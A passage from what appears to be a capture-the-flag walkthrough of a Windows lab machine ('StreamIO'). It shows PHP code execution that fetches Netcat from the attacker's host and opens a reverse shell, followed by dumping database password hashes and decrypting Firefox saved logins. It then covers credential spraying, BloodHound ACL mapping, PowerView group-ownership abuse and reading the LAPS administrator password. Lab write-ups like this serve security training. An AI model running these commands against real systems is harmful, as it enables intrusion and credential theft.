
```
sudo python3 -m http.server 80
```

Send the request and see if the web server attempts to retrieve a file named `test.php`.

```
sudo python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.158 - - [02/Jun/2022 23:29:36] "GET /test.php HTTP/1.0" 200 -
```

Scrolling down to the bottom of the response in `Burp Suite` shows that we have successfully executed code.



We can attempt to grab Netcat from our local system and upload to the target using `cURL`. Stop the `Python` web server and edit the `test.php` to the following syntax.

```
system("curl 10.10.14.23/nc64.exe -o c:\\windows\\temp\\nc64.exe");
```

Download `Netcat` and start the `Python` web server.

```
wget https://github.com/int0x33/nc.exe/raw/master/nc64.exe
sudo python3 -m http.server 80
```

Perform the include to `test.php` and verify that `nc64.exe` was collected from the target.

```
sudo python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.158 - - [02/Jun/2022 23:52:41] "GET /test.php HTTP/1.0" 200 -
10.10.11.158 - - [02/Jun/2022 23:52:41] "GET /nc64.exe HTTP/1.1" 200 -
```

Change the contents of the `test.php` to make a connection back to our own `Netcat` listener.

```
system("c:\\windows\\temp\\nc64.exe 10.10.14.23 4444 -e cmd.exe");
```

Then start a `Netcat` listener locally.

```
nc -lvvp 4444
```

Finally send the request again and verify that you have gotten a shell.

Lateral Movement

Referring back to the `index.php` source code, we discovered a set of database credentials.

```
$connection = array("Database"=>"STREAMIO", "UID" => "db_admin", "PWD" =>
'B1@hx31234567890');
```

We need an application to connect to the MSSQL databases, so we search on `Google` for how to connect to MSSQL databases and find this article which states that the SQLCMD executable can be used.

Using this application we attempt to retrieve the current database name and all the other database names.

```
sqlcmd -S '(local)' -U db_admin -P 'B1@hx31234567890' -Q 'SELECT DB_NAME(); SELECT name
FROM master..sysdatabases;'
```

This is unsuccessful due to the current shell we have.

Let's upgrade to `PowerShell` which corrects the issue.

```
C:\inetpub\streamio.htb\admin>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\inetpub\streamio.htb\admin> sqlcmd -S '(local)' -U db_admin -P 'B1@hx31234567890'
-Q 'SELECT DB_NAME(); SELECT name FROM master..sysdatabases;'

------------------------------------------------------------------------------------------
master

(1 rows affected)

name
------------------------------------------------------------------------------------------
master
tempdb
model
msdb
STREAMIO
streamio_backup

(6 rows affected)
```

The output shows that there is a backup of the original `STREAMIO` database. Let's check the tables contained within.

```
sqlcmd -S '(local)' -U db_admin -P 'B1@hx31234567890' -Q 'SELECT name FROM
streamio_backup..sysobjects WHERE xtype = "U"'
```

```
PS C:\inetpub\streamio.htb\admin> sqlcmd -S '(local)' -U db_admin -P 'B1@hx31234567890'
-Q 'SELECT name FROM streamio_backup..sysobjects WHERE xtype = "U"'

name
------------------------------------------------------------------------------------------
movies
users

(2 rows affected)
```

Since we have command line access to the SQL instance, we simply pull the users and passwords from the backup database.

```
sqlcmd -S '(local)' -U db_admin -P 'B1@hx31234567890' -Q 'USE STREAMIO_BACKUP; select
username,password from users;'
```

```
PS C:\inetpub\streamio.htb\admin> sqlcmd -S '(local)' -U db_admin -P 'B1@hx31234567890'
-Q 'USE STREAMIO_BACKUP; select username,password from users;'

Changed database context to 'streamio_backup'.
username                                           password

-------------------------------------------------- ----------------------------------
nikk37                                             389d14cb8e4e9b94b137deb1caf0612a
yoshihide                                          b779ba15cedfd22a023c4d8bcf5f2332
James                                              c660060492d9edcaa8332d89c99c9239
Theodore                                           925e5408ecb67aea449373d668b7359e
Samantha                                           083ffae904143c4796e464dac33c1f7d
Lauren                                             08344b85b329d7efd611b7a7743e8a09
William                                            d62be0dc82071bccc1322d64ec5b6c51
Sabrina                                            f87d3c0d6c8fd686aacc6627f1f493a5

(8 rows affected)
```

We take note of the hashes and then verify if any of the users are domain users.

```
net user nikk37
```


```
PS C:\inetpub\streamio.htb\admin> net user nikk37

User name                    nikk37

<SNIP>

Local Group Memberships      *Remote Management User
Global Group memberships     *Domain Users
The command completed successfully.
```

Since `nikk37` is a domain user and is in the `Remote Management Users` group, we crack his password using CrackStation.



We verify with `CrackMapExec` if we can authenticate to the `WinRM` endpoint with the new found credentials.

```
cme winrm streamio.htb -u nikk37 -p 'get_dem_girls2@yahoo.com'
```

```
cme winrm streamio.htb -u nikk37 -p 'get_dem_girls2@yahoo.com'

SMB         streamio.htb    5985   NONE            [*] None (name:streamio.htb) (domain:None)
HTTP        streamio.htb    5985   NONE            [*] http://streamio.htb:5985/wsman
WINRM       streamio.htb    5985   NONE            [+] None\nikk37:get_dem_girls2@yahoo.com (Pwn3d!)
```

Then, we authenticate over WinRM and retrieve the user flag.

```
evil-winrm -i streamio.htb -u nikk37 -p 'get_dem_girls2@yahoo.com'

Evil-WinRM shell v3.3
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\nikk37\Documents> cd ../desktop
*Evil-WinRM* PS C:\Users\nikk37\desktop> dir

    Directory: C:\Users\nikk37\desktop

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        2/26/2022  12:49 AM             34 user.txt
```

Privilege Escalation

We download `WinPEAS` and upload it to the box through our WinRM shell, then execute it.

```
*Evil-WinRM* PS C:\Users\nikk37\documents> upload winPEASx64.exe
Info: Uploading winPEASx64.exe to C:\Users\nikk37\documents\winPEASx64.exe

Data: 2581844 bytes of 2581844 bytes copied
Info: Upload successful!

*Evil-WinRM* PS C:\Users\nikk37\documents> .\winPEASx64.exe
<SNIP>
ÉÍÍÍÍÍÍÍÍÍ¹ Looking for Firefox DBs
È  https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#browsers-history
    Firefox credentials file exists at C:\Users\nikk37\AppData\Roaming\Mozilla\Firefox\Profiles\br53rxeg.default-release\key4.db
```

We notice that there is a `FireFox` database file which may contain some credentials. Researching `how to decrypt FireFox database passwords from key4.db` leads us to this GitHub repository. We open a new terminal and pull the `firepwd.py` file and the `requirements.txt`, then install the dependencies.

```
wget https://raw.githubusercontent.com/lclevy/firepwd/master/firepwd.py
wget https://raw.githubusercontent.com/lclevy/firepwd/master/requirements.txt
pip3 install -r requirements.txt
```

In our Evil-WinRM shell we download the files necessary to pull off the decryption stated in the GitHub repository. These are `key4.db` and `logins.json`.

```
*Evil-WinRM* PS C:\Users\nikk37\documents> cd C:\Users\nikk37\AppData\Roaming\Mozilla\Firefox\Profiles\br53rxeg.default-release\

*Evil-WinRM* PS C:\Users\nikk37\AppData\Roaming\Mozilla\Firefox\Profiles\br53rxeg.default-release> download key4.db
Info: Downloading key4.db to ./key4.db
Info: Download successful!

*Evil-WinRM* PS C:\Users\nikk37\AppData\Roaming\Mozilla\Firefox\Profiles\br53rxeg.default-release> download logins.json
Info: Downloading logins.json to ./logins.json
Info: Download successful!
```

In our other terminal we execute the python script to decrypt the `key4.db` database file.

```
python3 firepwd.py

<SNIP>

decrypting login/password pairs
https://slack.streamio.htb:b'admin',b'JDg0dd1s@d0p3cr3@t0r'
https://slack.streamio.htb:b'nikk37',b'n1kk1sd0p3t00:)'
https://slack.streamio.htb:b'yoshihide',b'paddpadd@12'
https://slack.streamio.htb:b'JDgodd',b'password@12'
```

The output from the script shows some additional credentials. Let's create a list of users and a list of passwords named `system-user.txt` and `system-passwords.txt` and then attempt to spray services with `CrackMapExec` to see if we can authenticate anywhere.

```
cme smb streamio.htb -u system-users.txt -p system-passwords.txt
```

```
cme smb streamio.htb -u system-users.txt -p system-passwords.txt

<SNIP>

SMB    streamio.htb    445    DC    [+] streamIO.htb\JDgodd:JDg0dd1s@d0p3cr3@t0r
```

We only find a valid login for SMB but fail to authenticate to any shares. We attempt to utilize `BloodHound` to retrieve the ACLs within the active directory. Download the `Python` application, then install the requirements and finally execute the `bloodhound.py` Python script to extract the ACLs of the Active Directory.

```
git clone https://github.com/fox-it/BloodHound.py.git
cd BloodHound.py
python3 setup.py install
python3 bloodhound.py -d streamio.htb -u JDgodd -p 'JDg0dd1s@d0p3cr3@t0r' -gc
dc.streamio.htb -ns 10.10.11.158 -c all
```


```
python3 bloodhound.py -d streamio.htb -u JDgodd -p 'JDg0dd1s@d0p3cr3@t0r'
-gc dc.streamio.htb -ns 10.10.11.158 -c all --zip

INFO: Found AD domain: streamio.htb
INFO: Connecting to LDAP server: dc.streamio.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.streamio.htb
INFO: Found 8 users
INFO: Connecting to GC LDAP server: dc.streamio.htb
INFO: Found 54 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC.streamIO.htb
INFO: Done in 00M 06S
INFO: Compressing output into 20220603042844_bloodhound.zip
```


After gaining the zip file, we import it into `BloodHound` and begin mapping the ACLs for `JDgodd`. Start the `Neo4j` database.

```
sudo neo4j console
[sudo] password for trx:
WARNING! You are using an unsupported Java runtime.
* Please use Oracle(R) Java(TM) 11, OpenJDK(TM) 11 to run Neo4j.
* Please see https://neo4j.com/docs/ for Neo4j installation
instructions.
Directories in use:
  home:         /usr/share/neo4j
  config:       /usr/share/neo4j/conf
  logs:         /usr/share/neo4j/logs
  plugins:      /usr/share/neo4j/plugins
  import:       /usr/share/neo4j/import
  data:         /usr/share/neo4j/data
  certificates: /usr/share/neo4j/certificates
  run:          /usr/share/neo4j/run
Starting Neo4j.
WARNING: Max 1024 open files allowed, minimum of 40000 recommended. See
the Neo4j manual.
2022-08-25 11:54:42.044+0000 INFO  Starting...
2022-08-25 11:54:43.959+0000 INFO  ======== Neo4j 4.2.1 ========
2022-08-25 11:54:44.960+0000 INFO  Performing postInitialization step
for component 'security-users' with version 2 and status CURRENT
2022-08-25 11:54:44.961+0000 INFO  Updating the initial password in
component 'security-users'
2022-08-25 11:54:46.352+0000 INFO  Bolt enabled on localhost:7687.
2022-08-25 11:54:47.325+0000 INFO  Remote interface available at
http://localhost:7474/
2022-08-25 11:54:47.326+0000 INFO  Started.
```

Start up `BloodHound` and authenticate to application.



Once authenticated select `Upload Data` and select the newly created zip file. Once the data is imported we can search for a route between `JDgodd` and the `Administrator` account.



We can see that the domain user `JDgodd` has `WriteOwner` over the group `CORE STAFF` and `CORE STAFF` have LAPS read ability on the domain controller, which will allow anyone in the `CORE STAFF` group to read the LAPS passwords for any user. To abuse this we need to add `JDgodd` to the `CORE STAFF` group and then request the LAPS password of the administrator.

Since we do not have access to the `JDgodd` account we need to use `PowerShell` to add `JDgodd` into the `CORE STAFF` group by utilizing `PowerView`. Download `PowerView` locally.

```
wget
https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps
1
```

Through the Evil-WinRM session as `nikk37`, upload PowerView and add `JDgodd` to the `CORE STAFF` group, then verify that the user is in the group. Upload and import `PowerView.ps1`.

```
upload PowerView.ps1
. .\PowerView.ps1
```

Since we do not have a shell for `JDgodd` we can use PowerShell's `System.Management.Automation.PSCredential` to store the credentials in our current shell.

```
$SecPassword = ConvertTo-SecureString 'JDg0dd1s@d0p3cr3@t0r' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('streamio.htb\JDgodd',
$SecPassword)
```

As `JDgodd` has `WriteOwner` ACL attributed to their account, we can set `JDgodd` as the domain object owner of `CORE STAFF` using `Set-DomainObjectOwner`.

```
Set-DomainObjectOwner -Identity 'CORE STAFF' -OwnerIdentity JDgodd -Cred $cred
```

Grant all rights via the ACL with `Add-DomainObjectACL`.

```
Add-DomainObjectAcl -TargetIdentity "CORE STAFF" -PrincipalIdentity JDgodd -Cred $cred
-Rights All
```

Use `Add-DomainGroupMember` to finally add `JDgodd` into the `CORE STAFF` group that they now own.

```
Add-DomainGroupMember -Identity 'CORE STAFF' -Members 'JDgodd' -Cred $cred
```

Verify that `JDgodd` is a part of `CORE STAFF` group.

```
net group 'CORE STAFF'
```

```
*Evil-WinRM* PS C:\Users\nikk37\Documents> upload PowerView.ps1
Info: Uploading PowerView.ps1 to C:\Users\nikk37\Documents\PowerView.ps1

Data: 1027036 bytes of 1027036 bytes copied
Info: Upload successful!

*Evil-WinRM* PS C:\Users\nikk37\Documents> . .\PowerView.ps1
*Evil-WinRM* PS C:\Users\nikk37\Documents> $SecPassword = ConvertTo-SecureString 'JDg0dd1s@d0p3cr3@t0r' -AsPlainText -Force
*Evil-WinRM* PS C:\Users\nikk37\Documents> $Cred = New-Object
System.Management.Automation.PSCredential('streamio.htb\JDgodd', $SecPassword)
*Evil-WinRM* PS C:\Users\nikk37\Documents> Set-DomainObjectOwner -Identity 'CORE STAFF' -OwnerIdentity JDgodd -Cred $cred
*Evil-WinRM* PS C:\Users\nikk37\Documents> Add-DomainObjectAcl -TargetIdentity "CORE STAFF" -PrincipalIdentity JDgodd -Cred
$cred -Rights All
*Evil-WinRM* PS C:\Users\nikk37\Documents> Add-DomainGroupMember -Identity 'CORE STAFF' -Members 'JDgodd' -Cred $cred
*Evil-WinRM* PS C:\Users\nikk37\Documents> net group 'CORE STAFF'
Group name     CORE STAFF
Comment

Members

-------------------------------------------------------------------------------
JDgodd
The command completed successfully.
```

We have confirmed that `JDgodd` is in the `CORE STAFF` group. We can now use the `ldapsearch` utility to

extract the `administrator` password from LAPS. This link features a good explanation of this process.

```
ldapsearch -h streamio.htb -b 'DC=streamIO,DC=htb' -x -D JDgodd@streamio.htb -w
'JDg0dd1s@d0p3cr3@t0r' "(ms-MCS-AdmPwd=*)" ms-MCS-AdmPwd
```

```
ldapsearch -h streamio.htb -b 'DC=streamIO,DC=htb' -x -D JDgodd@streamio.htb -w 'JDg0dd1s@d0p3cr3@t0r'
"(ms-MCS-AdmPwd=*)" ms-MCS-AdmPwd

# extended LDIF
#
# LDAPv3
# base <DC=streamIO,DC=htb> with scope subtree
# filter: (ms-MCS-AdmPwd=*)
# requesting: ms-MCS-AdmPwd
#

# DC, Domain Controllers, streamIO.htb
dn: CN=DC,OU=Domain Controllers,DC=streamIO,DC=htb
ms-Mcs-AdmPwd: -6/8RYZp4hY6t)

<SNIP>
```

We have successfully extracted the `Administrator` password `-6/8RYZp4hY6t)`. Evil-WinRM can be used to authenticate remotely and the flag can be found in `C:\Users\martin\Desktop`.

```
evil-winrm -i streamio.htb -u administrator -p '-6/8RYZp4hY6t)'

Evil-WinRM shell v3.3
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> cd c:\users\martin\desktop
*Evil-WinRM* PS C:\users\martin\desktop> dir


    Directory: C:\users\martin\desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        2/26/2022  12:49 AM             34 root.txt
```